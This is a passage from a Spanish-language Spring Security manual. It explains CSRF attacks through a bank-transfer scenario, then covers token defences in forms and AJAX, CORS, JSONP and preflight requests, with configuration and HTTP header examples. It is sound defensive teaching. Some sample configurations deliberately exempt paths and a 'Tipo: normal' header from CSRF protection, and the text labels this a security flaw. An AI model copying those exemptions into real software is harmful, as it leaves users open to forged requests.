- Ha decidido visitar una página desconocida (tampoco es para tanto).
- Y sigue conectado con su banco. La sesión sigue activa (eso sí es para tanto).

Imagina que eres el cliente. Realizas la petición "3" a "lavidaesdura.com", y recibes el código HTML. Como ya hemos visto antes, el código hace referencia a hojas de estilo, imágenes, código de JavaScript... por lo que tu navegador automáticamente realiza peticiones adicionales para cargar la hoja de estilos, la imagen...



Vaya, pero la URL a la que hace referencia la imagen es un poco rara:

```

```

Es rara para ti, ser humano, pero no para tu navegador, por lo que la hace. Es precisamente la petición que quería lanzar el atacante. Una transferencia de mil euros a su cuenta. Esa petición la ha hecho tu navegador. La ha hecho tu ordenador. La has hecho **tú**, con lo que la petición que realizas al banco viaja con la cookie que te identifica, con lo que acabas de perder mil euros.

Para el servidor **todas las peticiones son iguales**. No tiene forma de distinguir entre la petición "falsa" número "3" o la "verdadera" número "2". La has hecho tú y la cookie es correcta.

La respuesta llegaría a tu navegador como la imagen que se tiene que dibujar. No tiene sentido y aparecería el típico ícono de "imagen incorrecta", con lo que encima no sabrías que ha pasado algo raro.

Puede ser una imagen, un enlace que diga "pulsa aquí para ganar dinero", código de JavaScript que se ejecuta al cargar la página, un enlace que llega con un correo electrónico... hay muchas maneras. Y por supuesto no tiene por qué haber sólo una petición maliciosa en una página. Como el atacante no puede saber qué banco usas puede añadir docenas de enlaces a docenas de bancos, a ver si hay suerte.

---

Los trucos tienen que ser más elaborados (repasa el apartado 5.4.4, “Inyección de código”) ya que todos los navegadores actuales usan CORS y por tanto muchas de estas peticiones se descartarían, pero es un tipo de ataque habitual.

### 8.19.1 Cómo evitarlo

Sólo hay una manera. Tenemos que distinguir entre peticiones falsas y verdaderas. Es una lástima que todas sean **iguales** por definición. Bien, pero podemos hacer trampas. Cada vez que un cliente se identifique en mi sistema aparte de la sesión me inventaré un número aleatorio, un **token**, y lo añadiré como un parámetro o un control de cada enlace y formulario que quiera proteger:

```
<form action="transfer">
    <input type="hidden" name="token" value="9876" />
    <input type="text" name="cuenta"/>
    <input type="text" name="cantidad"/>
</form>
...
<a href="baja?token=9876">Dame de baja</a>
```

Si un usuario utiliza los enlaces y formularios que he generado para él, cada petición que realice tendrá un parámetro “token” con el valor que me inventé para ese cliente. Lo compruebo, y si no existe o no coincide no atiendo la petición.

Si visita una página peligrosa ya no sucederá nada. Si de manera involuntaria realiza una petición maliciosa es imposible que tenga el token, ya que lo he creado específicamente para esa sesión de ese cliente. El atacante no puede predecir su valor, por lo que no puede añadirlo a su petición atacante.

Con **peticiones AJAX** es algo más complicado. Si se realiza a partir del contenido de un formulario generado con HTML estándar no hay diferencia, pero si se genera a partir de datos dinámicos o utilizas JSON para las peticiones el código de JavaScript tiene que incluir el token mediante programación, y por tanto tiene que encontrarlo de alguna manera: hay que dejarlo previamente en las cabeceras de respuesta, en el contenido de la página, en alguna cookie... En <https://stackoverflow.com/questions/20504846/why-is-it-common-to-put-csrf-prevention-tokens-in-cookies> encontrarás un buen análisis

Pero si dejamos el valor del token en algún sitio fijo (predecible) de la página, ¿un atacante podría escribir código de JavaScript malicioso para leerlo y falsificar una petición? No, gracias a las normas **CORS** de los navegadores, que veremos después.

### 8.19.2 Configuración con Spring Security

Como la mayoría de opciones, se configura en el método **configure(HttpSecurity)**:

```
@Override
protected void configure(HttpSecurity http) throws Exception {
    http.csrf().disable();
    ...
}
```

No quería complicar los ejemplos iniciales por lo que hemos trabajado con la protección inhabilitada; es necesario indicarlo ya que está activa por defecto.

El método **csrf()** nos permite configurarla. Como el resto de métodos principales de “HttpSecurity” está sobrecargado para poder emplear expresiones lambda. Devuelve (o usa) un objeto de clase **CsrfConfigurer**, con varios métodos útiles.

Método	Descripción
<b>csrfTokenRepository(CsrfTokenRepository)</b>	Qué tipo de “CsrfTokenRepository” se quiere utilizar, dónde se almacenará el token creado por el servidor para el cliente actual.
<b>ignoringAntMatchers(String[])</b>	Qué URL no será tenida en cuenta en la protección CSRF. Tiene prioridad sobre “requireCsrfProtectionMatcher”.
<b>ignoringRequestMatchers(RequestMatcher[])</b>	Como la anterior, pero con objetos de clase “RequestMatcher”. Es una interfaz funcional, por lo que se puede expresar cualquier cosa.

Método	Descripción
<code>requireCsrfProtectionMatcher(RequestMatcher[])</code>	Qué peticiones sí serán protegidas. Se usa para cambiar los valores por defecto.
<code>disable()</code>	Desactiva la protección.

Por defecto la protección CSRF no se aplica a peticiones GET, HEAD, TRACE y OPTIONS. El método `requireCsrfProtectionMatcher()` se utiliza para cambiar estos valores. Habitualmente se suele dejar así, y se tiene cuidado de no usar GET en acciones comprometidas. **Es muy importante escoger bien el tipo de petición que debe lanzar una acción.** Ten en cuenta que un GET se puede lanzar con un simple “`<img src='xxx'>`” malintencionado.

Cambio la configuración de la aplicación “Productos” y aplico esta nueva protección CSRF:

```
@Override
protected void configure(HttpSecurity http) throws Exception {
    http.csrf()
        .csrfTokenRepository(CookieCsrfTokenRepository.withHttpOnlyFalse())
        .ignoringAntMatchers("/usuario/**")
        .ignoringRequestMatchers(r -> r.getHeader("Tipo") != null?
            r.getHeader("Tipo").equals("normal") : false);
    ...
}
```

El método “`csrfTokenRepository()`” me permite cambiar cómo guardo o gestione el token. Por defecto está activa una instancia de “`HttpSessionCsrfTokenRepository`”, que lo almacena en la sesión. Ahora he activado “`CsrfTokenRepository`”, que también lo envía como una cookie al cliente. Éste es el comienzo de la cabecera de respuesta a la primera petición de un cliente:

```
HTTP/1.1 200
Set-Cookie: XSRF-TOKEN=6e224a4d-e291-46ac-87fc-c760e28b6c0b; Path=/productos;
Secure
Set-Cookie: JSESSIONID=C505CA9883A5CBD97F21077AA8BE839F; Path=/productos;
Secure; HttpOnly
...
```

Esta forma de trabajar está diseñada para que después sea recuperado desde JavaScript, por lo que me obligan a permitir que las cookies puedan ser accesibles desde un script en el cliente. Ya veremos para qué.

Los métodos “`ignoring`” se usan para excluir una parte de nuestro sitio web de la protección CSRF. Podemos indicarlo con los path habituales o con cualquier cosa que se nos ocurra. En el ejemplo he dejado fuera cualquier petición dirigida a los usuarios o que tenga una línea de cabecera de “tipo normal”. Esto último es un enorme fallo de seguridad (sólo es un ejemplo).

La protección CSRF activa varias protecciones adicionales, entre ellas configura la seguridad para que el logout deba ser una petición POST. Se puede desactivar, pero no se recomienda:

```
.logout()
    .invalidateHttpSession(true)
    .logoutSuccessUrl("/entrada/login.html")
    //.logoutUrl("/entrada/logout.html")
    .logoutRequestMatcher(new AntPathRequestMatcher("/entrada/logout.html"))
```

El “`RequestMatcher`” que he usado no distingue entre minúsculas, mayúsculas o tipo de petición, con lo que anula la protección de CSRF. Si se quiere hacer correctamente una solución habitual es usar un formulario en vez de un enlace para el logout, o interceptarlo con JavaScript y lanzar una petición POST.

### 8.19.3 Peticiones desde HTML

Tenemos que añadir un parámetro con el valor del token a todas las peticiones susceptibles de ser falsificadas. Es sencillo, y disponemos de varias maneras de hacerlo.

#### 8.19.3.1 Atributo csrf

El servidor espera que cualquier petición “protegida” tenga un parámetro de cierto nombre con un valor determinado. Afortunadamente Spring Security define el **atributo del modelo “`csrf`”**:

`<p>El parámetro se llama “${_csrf.parameterName}” y su valor es “${_csrf.token}”</p>`

---

El resultado, en cualquier página:

El parámetro se llama "\_csrf" y su valor es "e197aa00-cc41-492f-b0cf-cf29ed5314e3"

Por tanto, siempre que tengamos un formulario podemos incluir un campo oculto con ese nombre y valor, y el servidor lo aceptará sin problemas. Por ejemplo lo hago en borrar tipo de producto:

```
<form method="post">
<p>
<select name="id">
  ...
</select>
<input type="hidden" name="${_csrf.parameterName}" value="${_csrf.token}"/>
<input type="submit" value="Eliminar el tipo de producto" />
</p>
</form>
```

El resultado:

```
<form method="post">
  ...
<input type="hidden" name="_csrf" value="e197aa00-cc41-492f-b0cf-cf29ed5314e3"/>
<input type="submit" value="Eliminar el tipo de producto" />
</p>
</form>
```

Cuando seleccionemos el tipo de producto a borrar, enviaremos al servidor una petición POST con dos parámetros, "id" y "\_csrf". Si el valor de éste coincide con el almacenado en la sesión la aceptará, de lo contrario devolverá un error 403.

#### 8.19.3.2 Etiquetas de seguridad

Si hemos incluido las **etiquetas “security”** de Spring Security podemos hacerlo más sencillo:

```
<%@ taglib uri="http://www.springframework.org/security/tags" prefix="sec" %>
...
<form method="post">
  ...
<sec:csrfInput/>
  <input type="submit" value="Eliminar el tipo de producto" />
</p>
</form>
```

La etiqueta de XML "<sec:csrfInput/>" genera exactamente el mismo campo hidden del código anterior.

#### 8.19.3.3 Etiquetas de formularios

Aunque sin duda, la opción más cómoda es usar los **formularios de XML de Spring**. No tenemos que hacer nada. Si la protección CSRF está activa para esa petición incluyen automáticamente el campo oculto. Por ejemplo, en borrar un proveedor:

```
<f:form modelAttribute="proveedor">
<p>
<f:select path="id">
  ...
</f:select>
</p>
</f:form>
```

El código HTML generado es éste:

```
<form id="proveedor" action="/productos/proveedor/borrar.html" method="post">
<p>
<select id="id" name="id">
  ...
</select>
</p>
<div>
<input type="hidden" name="_csrf" value="06be9ebe-4258-4141-8695-8cb6c5de46fe"/>
```

```
</div>
</form>
```

## 8.19.4 Peticiones AJAX

Si realizamos una petición desde JavaScript podemos fabricarla de varias maneras distintas. Sólo mostraré el código relevante en cada caso. Si necesitas ver todo el código consulta los ejemplos de capítulos anteriores, ahí lo tendrás completo.

### 8.19.4.1 Parámetros tradicionales

Vamos a la opción de crear un nuevo producto:

```
$.ajax({
    url: ".../producto/crear.html",
    method: "post",
    data: f.serialize(),
    ...
});
```

El código de JavaScript usaba JQuery Validate para interceptar el “submit” del formulario y enviar los parámetros mediante la función “\$.ajax”, que no los procesaba; sencillamente utilizaba “serialize()” para copiarlos.

Para que funcione con CSRF sé que la petición tiene que tener un parámetro adicional con el valor del token. Pues hago lo mismo que en el apartado anterior: lo añado al formulario, con las etiquetas de XML o directamente con “\${csrf}”:

```
<form method="post" id="formulario">
...
<input type="hidden" name="${_csrf.parameterName}" value="${_csrf.token}"/>
</form>
```

Aparte del tipo de producto o el precio, ahora también enviaré “\_csrf”. La petición será similar a esto:

```
POST /productos/producto/crear.html HTTP/1.1
Host: localhost:8443
...
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
...
(aquí comienza el cuerpo)
tipoProducto.id=CBC&proveedor.id=3&precio=23
&_csrf=c3c359b5-7457-4009-843d-57b472b7d1c2
```

El servidor no tiene ni idea de cómo le llega el dato; el caso es que existe un parámetro llamado “\_csrf” y el valor coincide con lo esperado para ese cliente, por lo que autoriza la petición.

### 8.19.4.2 Cabeceras especiales

Añadir parámetros adicionales funcionará siempre, excepto cuando el cuerpo de la petición contenga datos en formato JSON. No lo hemos usado en ningún ejemplo en este manual, pero es habitual cuando producimos y consumimos servicios REST, o usamos Angular. Si la petición anterior hubiera sido enviada en ese formato tendría este aspecto:

```
POST /productos/producto/crear.html HTTP/1.1
Host: localhost:8443
...
Content-Type: application/json
...
(aquí comienza el cuerpo)
{"tipoProducto.id": "CBC", "proveedor.id": 3, "precio": 23,
"_csrf": "c3c359b5-7457-4009-843d-57b472b7d1c2"}
```

Aquí no existe ningún parámetro, sólo un texto extraño que Jackson tratará de mapear a un JavaBean de Java. Por tanto el parámetro “\_csrf” no existe y la petición será rechazada.

Está todo previsto. Para los casos en los que no podamos o no queramos añadir parámetros a la petición, la protección CSRF también admite el envío del token como una línea de la cabecera de petición:

---

```

POST /productos/producto/crear.html HTTP/1.1
Host: localhost:8443
...
Content-Type: application/json
X-XSRF-TOKEN: c3c359b5-7457-4009-843d-57b472b7d1c2
...
(aquí comienza el cuerpo)
{"tipoProducto.id":"CBC", "proveedor.id":3, "precio":23}

```

Da igual el formato de los datos del cuerpo de la petición. Si existe la cabecera **X-XSRF-TOKEN** y tiene el valor adecuado, la petición será aceptada. Si existe un parámetro llamado **\_csrf** y su valor es correcto, también.

Por tanto el truco es guardar el valor del token en la página HTML y leerlo desde el código de JavaScript, para fabricar la cabecera. Podemos hacerlo de muchas formas distintas, pero hay dos modos “tradicionales”:

- Crear una etiqueta **meta** en la cabecera de la página HTML.
- Crear una **cookie** que contenga el valor del token.

La etiqueta de HTML la podemos crear con “\${csrf}” pero, como no, disponemos de una etiqueta de XML que la crea automáticamente:

```

...
<%@ taglib uri="http://www.springframework.org/security/tags" prefix="sec" %>
<!DOCTYPE html>
<html>
<head>
    <meta charset="UTF-8" >
    <sec:csrfMetaTags/>
...

```

Cuando la plantilla se ejecute generará el siguiente código HTML:

```

<!DOCTYPE html>
<html>
<head>
    <meta charset="UTF-8" >
    <meta name="_csrf_parameter" content="_csrf" />
    <meta name="_csrf_header" content="X-XSRF-TOKEN" />
    <meta name="_csrf" content="c3c359b5-7457-4009-843d-57b472b7d1c2" />
...

```

Crea tres etiquetas de HTML, con el nombre del parámetro de la petición que espera el servidor, el nombre de la cabecera y el valor del token, para que lo usemos como queramos. No hace nada que no hubiéramos podido generar nosotros, pero es cómodo.

Vamos a aplicarlo a la página de modificación de productos. Si no te acuerdas cómo funcionaba, revisa el apartado 6.8.2.5, “Modificar”.

Los dos desplegables que hacen de filtro no se basan en ningún formulario. Sencillamente lanzan la petición cuando cambia el valor de alguno de ellos. La petición no funciona con JSON, pero tampoco tiene sentido añadir un parámetro **\_csrf** a mano con aspecto de campo de formulario. En este caso me resulta más cómodo añadir una línea de cabecera a la petición.

Los campos “meta” los tengo disponibles en todas las páginas, ya que los he creado en la plantilla. Los capturo desde JavaScript y los utilizo:

```

$(function(){
    var mal=$("#mal");
    ...
    var token = $("meta[name='_csrf']").attr("content");
    var header = $("meta[name='_csrf_header']").attr("content");

    idProveedor.change(function(){
        enviarFilters(cuerpo, mal, idProveedor, idTipoProducto, header, token);
    });
}

```

---

```

idTipoProducto.change(function(){
    enviarFiltros (cuerpo, mal, idProveedor, idTipoProducto, header, token);
});
...
}

function enviarFiltros (cuerpo,mal,idProveedor,idTipoProducto,header,token) {
    ...
$.ajax({
    url:"../producto/modificar.html",
    beforeSend: function(request) {
        request.setRequestHeader(header, token);
    },
    method:"post",
    ...
});
...
}

```

Capturar las etiquetas con JQuery es trivial. Uno de los parámetros de “\$.ajax” me permite personalizar la petición, añadiendo por ejemplo una cabecera con los valores que he leído.

Esa primera petición solicitaba los datos de los productos. Cuando llegaban creaba tantos formularios como productos leídos, a partir de una plantilla de HTML que copiaba y pegaba. Después usaba JQuery para interceptar el “submit” de cada formulario y usaba “serialize()” para copiar los parámetros y enviarlos. Por tanto no me hace falta hacer nada en JavaScript. Me basta con añadir un campo oculto en esa plantilla de HTML:

```

<form class="datos">
    <input type="hidden" name="tipoProducto.id"/>
    <input type="hidden" name="proveedor.id"/>
    <input type="text" name="precio" class="peq"/>
    <input type="hidden" name="${_csrf.parameterName}" value="${_csrf.token}"/>
</form>

```

En este caso no he usado la etiqueta “<sec:csrfInput>”, sino que lo he escrito manualmente; no importa, el resultado es el mismo.

En la configuración que he escrito para CSRF decidí copiar el token como una cookie para el cliente, por lo que también puedo recuperar el token leyéndola. En alguna parte defino esta función (gracias, Stackoverflow) para futuros usos:

```

function getCookie(name) {
    var nameEQ = name + "=";
    var ca = document.cookie.split(';');
    for(var i=0;i < ca.length;i++) {
        var c = ca[i];
        while (c.charAt(0)==' ') c = c.substring(1,c.length);
        if (c.indexOf(nameEQ) == 0) return c.substring(nameEQ.length,c.length);
    }
    return null;
}

```

Y la uso directamente en la petición AJAX de los desplegables:

```

...
$.ajax({
    url:"../producto/modificar.html",
    beforeSend: function(request) {
        request.setRequestHeader("X-XSRF-TOKEN", getCookie('XSRF-TOKEN'));
    },
...

```

Lógicamente si usara las etiquetas “meta” no configuraría el framework para que generase la cookie, y viceversa; además sólo lo incluiría cuando hiciera falta, no en todas las páginas. Esto sólo es un ejemplo.

## 8.20 CORS

El Intercambio de Recursos de Origen Cruzado o **CORS** (Cross-Origin Resource Sharing) es un mecanismo implantado en los **navegadores**. Mediante cabeceras HTTP adicionales el navegador decide si permite o no el acceso a recursos con un origen distinto al actual.


Dos URL tienen el **mismo origen** si el **protocolo, puerto y dominio** es el mismo para ambas. Por ejemplo, para la URL “<https://ejemplo.com:8433/inicio.html>”:

<a href="http://ejemplo.com:8080/inicio.html">http://ejemplo.com:8080/inicio.html</a>	origen diferente	diferente protocolo y puerto
<a href="https://ejemplo.com/otro.html">https://ejemplo.com/otro.html</a>	origen diferente	puerto distinto
<a href="https://ejemplo.com:8433/otro.html">https://ejemplo.com:8433/otro.html</a>	mismo origen	coinciden los tres
<a href="https://destino.es:8443/inicio.html">https://destino.es:8443/inicio.html</a>	origen diferente	dominio diferente

### 8.20.1 Regla del mismo origen

CORS es una mejora de la **Same-origin policy**, las reglas que tradicionalmente han aplicado los navegadores para protegernos de cierto tipo de código malicioso (recuerda CSRF). Cuando descargábamos una página de cierto servidor, de cierto origen, el navegador no permitía accesos AJAX a un servidor distinto.

Desde nuestro navegador nos hemos conectado a “servidor\_uno.com” y hemos descargado una página que contiene código de JavaScript. En ese programa se realizan dos peticiones AJAX, una dirigida al mismo origen y otra a un origen distinto:



El navegador permitirá que accedamos a los datos devueltos por “servidor\_uno”, pero no podremos acceder a los datos enviados por “otro\_sitio.com”, o tal vez ni siquiera realice la petición.

Las restricciones de “Same-origin policy” se aplican a peticiones AJAX o Fetch. El resto de elementos sí que pueden usar orígenes distintos: enlaces, imágenes, fuentes, estilos, formularios, etc. En general, cualquier elemento incrustado en la página (cualquier etiqueta) puede referirse a un origen diferente. Incluida la etiqueta “`<script>`”.

### 8.20.2 JSONP

No vamos a aplicarlo (para eso está CORS) pero es necesario que sepas en qué consiste **JSON Padding**, JSON “acolchado, con relleno”. La norma de mismo origen está muy bien para protegernos de ciertos ataques, pero es que a veces necesitamos acceder con AJAX a un servidor distinto del original. Podemos crear un proxy, pero para muchos sitios Web complica demasiado el trabajo.

Pero a alguien se le ocurrió la típica idea tonta y genial. La etiqueta de HTML “`<script>`” permite hacer referencia a código de JavaScript alojado en un origen distinto. En la página que me he descargado de “[http://servidor\\_uno.com/index.html](http://servidor_uno.com/index.html)” puedo tener este código:

```
<script src="http://otro_sitio.com/js/algo.js"></script>
```

Y el navegador no pondrá ningún reparo en ejecutarlo. Lo hacemos constantemente cuando nos referimos a bibliotecas “estándares” que no queremos alojar en nuestro ordenador. Vamos a cambiar el “src” de la etiqueta:

```
<script src="http://otro_sitio.com/producto/leer?id=34"></script>
```

Por supuesto esa etiqueta es interpretada por el navegador cuando la página se carga. No tiene nada que ver con realizar una petición asíncrona a un servidor, pero el caso es que sería enviada por el navegador y la operación se realizaría. Tenemos que resolver dos problemas:

- Quiero hacerlo al pulsar un botón, por ejemplo, y no cuando la página se carga.

- Quiero leer los datos devueltos por el servidor.

La solución al primero es evidente. Cuando pulse el botón, lanza un programa de JavaScript que **crea la etiqueta** de HTML, con lo que el navegador la ejecuta en ese momento.

Y la solución al segundo es la idea tonta y genial. El servidor me devolverá un texto, que será interpretado por el navegador como un programa de JavaScript. Si el texto devuelto es:

```
{ id: 34, nombre: "tornillo" }
```

El intérprete de JavaScript dirá “que objeto tan mono” y pasará de él. Pero si el servidor me devuelve el texto:

```
recuperarDatos({ id: 34, nombre: "tornillo" })
```

El intérprete **tratará de ejecutar** esa función, que obviamente ya habré definido en mi programa. Cuando inserte la etiqueta de HTML mi navegador hará la petición al servidor, éste enviará la respuesta y se ejecutará mi “función de callback”: al fin y al cabo, AJAX. Es (era) tan típico que hasta la función “\$.ajax” de JQuery admite el tipo “jsonp”.

Esta técnica es peligrosa. Se salta la protección de mismo origen del navegador, por lo que un atacante lo puede aprovechar si no tenemos mucho cuidado. CORS es mucho más recomendable.

### 8.20.3 Funcionamiento de CORS

El objetivo es permitir ciertas peticiones de “origen cruzado”. CORS se aplica a:

- Peticiones AJAX con XMLHttpRequest y Fetch.
- Peticiones de fuentes e imágenes “shape” dentro de hojas de estilo
- Texturas WebGL
- Dibujos y videos dentro de canvas con “drawImage()”

En el manual sólo voy a hablar de AJAX, pero es bueno saber de dónde pueden venir los ataques.

Cuando el navegador detecte que una petición tiene un origen distinto al de la página actual añadirá cabeceras adicionales a la petición. La respuesta del servidor incluirá otras, y en función de su valor **el navegador decidirá si permite el acceso a los datos que ha leído**:

- CORS es un mecanismo del navegador cliente. A menudo el servidor responde a la petición, pero como no ha añadido las cabeceras de respuesta correctas el navegador no entrega los resultados al programa de JavaScript.
- El funcionamiento de CORS en Spring (en el servidor) se limita a que se añadan o no las cabeceras. La petición suele ser atendida. A veces la rechazaremos, pero será casi un efecto secundario de tener activado Spring Security.
- CORS en Spring forma parte de **Spring Web MVC**, no de Spring Security.

El estándar define tres tipos de peticiones.

#### 8.20.3.1 Peticiones simples

Son las solicitudes más sencillas. El cliente no envía ninguna solicitud adicional al servidor, sino que la petición que se desea hacer es enviada directamente, con las cabeceras adecuadas. Cuando la respuesta llega el navegador decide qué hacer con ella.

Una solicitud es simple cuando cumple las siguientes condiciones:

- Es una petición GET, POST o HEAD.
- Aparte de las cabeceras que añada el programa cliente sólo se pueden añadir manualmente las siguientes líneas de cabecera: “Accept”, “Accept-Language”, “Content-Language”, “Content-Type”, “DPR”, “Downlink”, “Save-Data”, “Viewport-Width” y “Width”.
- La cabecera “Content-Type” sólo admite “application/x-www-form-urlencoded”, “multipart/form-data” y “text/plain”.

Suponiendo que hubiéramos cargado el código desde un origen distinto, el ejemplo lanzaría una petición de este tipo:

---

```

$.ajax({
    url:"http://localhost:9980/productos/producto/verajax.html",
    method:"post",
    dataType:"json",
    success...
});

```

La cabecera de petición enviada al servidor sería ésta:

```

POST /productos/producto/verajax.html HTTP/1.1
Host: localhost:9980
Content-Length: 0
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://localhost:6080
Referer: http://localhost:6080/estatico/producto/ver.html
...

```

Y suponiendo que el servidor no exigiera autenticación (si desactivo Spring Security) la cabecera de respuesta sería:

```

HTTP/1.1 200
Access-Control-Allow-Origin: http://localhost:6080
Pragma: no-cache
Content-Type: application/json
Transfer-Encoding: chunked
...

```

En este caso el navegador interpreta que el servidor tiene previsto recibir peticiones a ese recurso desde el origen actual. Por tanto es una petición válida, y el contenido de la respuesta llega a la función de callback de JavaScript.

Pero si el servidor responde de esta forma:

```

HTTP/1.1 200
Pragma: no-cache
Content-Type: application/json
Transfer-Encoding: chunked
...

```

No hay cabeceras de respuesta CORS, por lo que el navegador interpreta que el servidor no sabe nada de la petición realizada, piensa que es fraudulenta y no entrega los datos al programa de JavaScript.

¿Por qué el servidor entrega los datos? Porque CORS se empezó a utilizar en el 2013/2014, y para entonces ya existían unos cuantos servidores en Internet que obviamente no sabían nada del estándar. Se implementó de tal modo que fuera totalmente imparcial con todo lo existente. Además, las peticiones serían sí son verificadas.

#### 8.20.3.2 Peticiones verificadas

Las peticiones anteriores son muy simples. Cuando usamos REST o servicios más complejos solemos incluir cabeceras propias, o métodos PUT o DELETE. En estos casos CORS se comporta de forma distinta.

Primero se envía una petición OPTIONS al servidor. Si responde con las cabeceras adecuadas entonces se lanza la petición de verdad, que por cierto también debe incluir cabeceras correctas.

Si un servidor no sabe nada de esa petición responderá a OPTIONS de forma errónea, desde el punto de vista del navegador, y el proceso acabará ahí.

Voy a lanzar la petición anterior, pero esta vez le añado una cabecera propia para forzar una solicitud verificada:

```

$.ajax({
    url:"http://localhost:9980/productos/producto/verajax.html",
    method:"post",
    beforeSend: function(request) {
        request.setRequestHeader("Tipo", "normal");
    },
    dataType:"json",
    ...
})

```

---

El navegador detecta que es un origen cruzado y además que tiene una cabecera personalizada, por lo que en primer lugar le pregunta al servidor qué opina del tema con una petición OPTIONS:

```
OPTIONS /productos/producto/verajax.html HTTP/1.1
Host: localhost:8080
Connection: keep-alive
Accept: */*
Access-Control-Request-Method: POST
Access-Control-Request-Headers: tipo
Origin: http://localhost:6080
Referer: http://localhost:6080/estatico/producto/ver.html
...
```

La respuesta del servidor:

```
HTTP/1.1 200
Access-Control-Allow-Origin: http://localhost:6080
Access-Control-Allow-Methods: POST
Access-Control-Allow-Headers: tipo
Access-Control-Max-Age: 1800
Transfer-Encoding: chunked
...
```

La respuesta incluye cabeceras CORS que se corresponden con las enviadas, por lo que el navegador piensa que el servidor sí acepta peticiones cruzadas desde el origen "http://localhost:6080". Así que le envía la petición real:

```
POST /productos/producto/verajax.html HTTP/1.1
Host: localhost:9980
Content-Length: 0
Accept: application/json, text/javascript, */*; q=0.01
Tipo: normal
Origin: http://localhost:6080
Referer: http://localhost:6080/estatico/producto/ver.html
...
```

Y de nuevo, la respuesta del servidor:

```
HTTP/1.1 200
Access-Control-Allow-Origin: http://localhost:6080
Pragma: no-cache
Content-Type: application/json
Transfer-Encoding: chunked
...
```

También tiene cabeceras CORS que se corresponden con lo esperado, por lo que los datos enviados por el servidor son entregados al programa de JavaScript.

Si el servidor no supiera nada de la petición CORS la respuesta a la solicitud OPTIONS hubiera sido “¿Qué demonios me está diciendo?”:

```
HTTP/1.1 403
Transfer-Encoding: chunked
...
```

Y el proceso hubiera acabado ahí: No se realiza la petición POST y el servidor no trabaja en balde.

Un detalle importante. Una de las cabeceras de respuesta a la petición OPTIONS que sí funcionó fue ésta:

```
Access-Control-Max-Age: 1800
```

Significa que durante 1800 segundos los valores de las cabeceras de respuesta se consideran válidos, por lo que el programa cliente no necesitará una verificación. Durante media hora no volverá a enviar una solicitud OPTIONS para esa misma petición. Un tiempo razonable ayuda a disminuir el tráfico de red.

#### 8.20.3.3 Peticiones con credenciales

No se trata realmente de un tercer tipo de petición, sino de un añadido a cualquiera de las anteriores. Generalmente los servidores usan seguridad, y exigen que los usuarios se autentifiquen antes de trabajar. Como ya hemos visto lo habitual es que el servidor envíe una cookie de sesión al cliente, que a partir de ese momento la reenvía al servidor en cada una de las peticiones.

---

Por defecto una petición AJAX con un origen cruzado **no añade cookies** a la solicitud, por lo que si estamos usando este sistema de seguridad la petición será rechazada por no poder identificarse. La solución es muy simple; el objeto "XmlHttpRequest" tiene un parámetro que añade las cookies a la petición. Desde JQuery se escribe así:

```
$.ajax({
    url: "http://localhost:9980/productos/producto/verajax.html",
    method: "post",
    xhrFields: {
        withCredentials: true
    },
    dataType: "json",
})
```

Cuando la petición se realice se enviará la cookie de sesión (se supone que nos hemos autenticado previamente de alguna manera):

```
POST /productos/producto/verajax.html HTTP/1.1
Host: localhost:9980
Content-Length: 0
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://localhost:6080
Referer: http://localhost:6080/estatico/producto/ver.html
Cookie: JSESSIONID=7CC038A63912C7874886B12C477462FD
...
...
```

Y en la cabecera de respuesta el servidor le tiene que indicar al cliente no sólo acepta una petición desde ese origen, sino que además también esperaba que se le enviara alguna credencial:

```
HTTP/1.1 200
Access-Control-Allow-Origin: http://localhost:6080
Access-Control-Allow-Credentials: true
Pragma: no-cache
Content-Type: application/json
Transfer-Encoding: chunked
...
...
```

Las cabeceras evidentemente las genera el framework, pero somos nosotros los que tenemos que pedirle que las haga.

#### 8.20.3.4 Resumen de cabeceras

Éste es un resumen de las cabeceras que hemos visto. Si todo funciona no necesitaremos verlas directamente, pero de vez en cuando nos ayudarán a comprender qué está fallando:

Cabeceras de petición	Descripción
<b>Origin</b>	<i>El origen (protocolo, dominio, puerto) desde el que se ha iniciado la petición CORS.</i>
<b>Access-Control-Request-Method</b>	<i>El tipo de petición que se va a solicitar, en una petición OPTIONS.</i>
<b>Access-Control-Request-Headers</b>	<i>Qué cabeceras especiales se van a solicitar, en una petición OPTIONS.</i>

Cabeceras de respuesta	Descripción
<b>Access-Control-Allow-Origin</b>	<i>El servidor permite solicitudes desde ese origen. Admite “*”, pero sólo para solicitudes sin credenciales.</i>
<b>Access-Control-Expose-Headers</b>	<i>Cabeceras personalizadas a los que el programa podrá acceder.</i>
<b>Access-Control-Allow-Credentials</b>	<i>Sólo puede valer “true”. Cuando se ha realizado una petición con credenciales el servidor debe responder que acepta esa solicitud, de lo contrario el navegador no permitirá que se use la respuesta.</i>

Cabeceras de respuesta	Descripción
<b>Access-Control-Allow-Methods</b>	Qué métodos se permiten en una petición verificada. Es una respuesta a la petición OPTIONS
<b>Access-Control-Allow-Headers</b>	Cabeceras personalizadas permitidas. También es una respuesta a OPTIONS.
<b>Access-Control-Max-Age</b>	Durante cuántos segundos se considera válida la respuesta de una petición OPTIONS.

#### 8.20.4 Configuración con Spring MVC

Podemos configurar qué peticiones cruzadas aceptamos de dos formas distintas:

- De forma particular para un controlador o método de acción con la anotación “@CrossOrigin”
- De manera global a toda la aplicación, sobrescribiendo el método “addCorsMappings()” de la interfaz WebMvcConfigurer, o bien definiendo un bean de tipo “CorsConfiguration”.

La anotación **@CrossOrigin** puede anotar un método de acción o un controlador, en cuyo caso se aplicará a todos los métodos de esa clase. Si no se indican atributos aceptará peticiones de cualquier origen, con cualquier cabecera personalizada y sólo de tipo GET, POST y HEAD. Como no especifica un origen concreto no permitirá peticiones con credenciales:

<b>@CrossOrigin</b>	Valores	Descripción
<i>Define el comportamiento CORS de un método de acción o un controlador.</i>		
allowCredentials	“true”	Si permite credenciales. Es un texto, pero sólo admite el valor “” o “true”.
allowedHeaders[ ]	“Tipo”	Lista de cabeceras personalizadas admitidas. “*” por defecto.
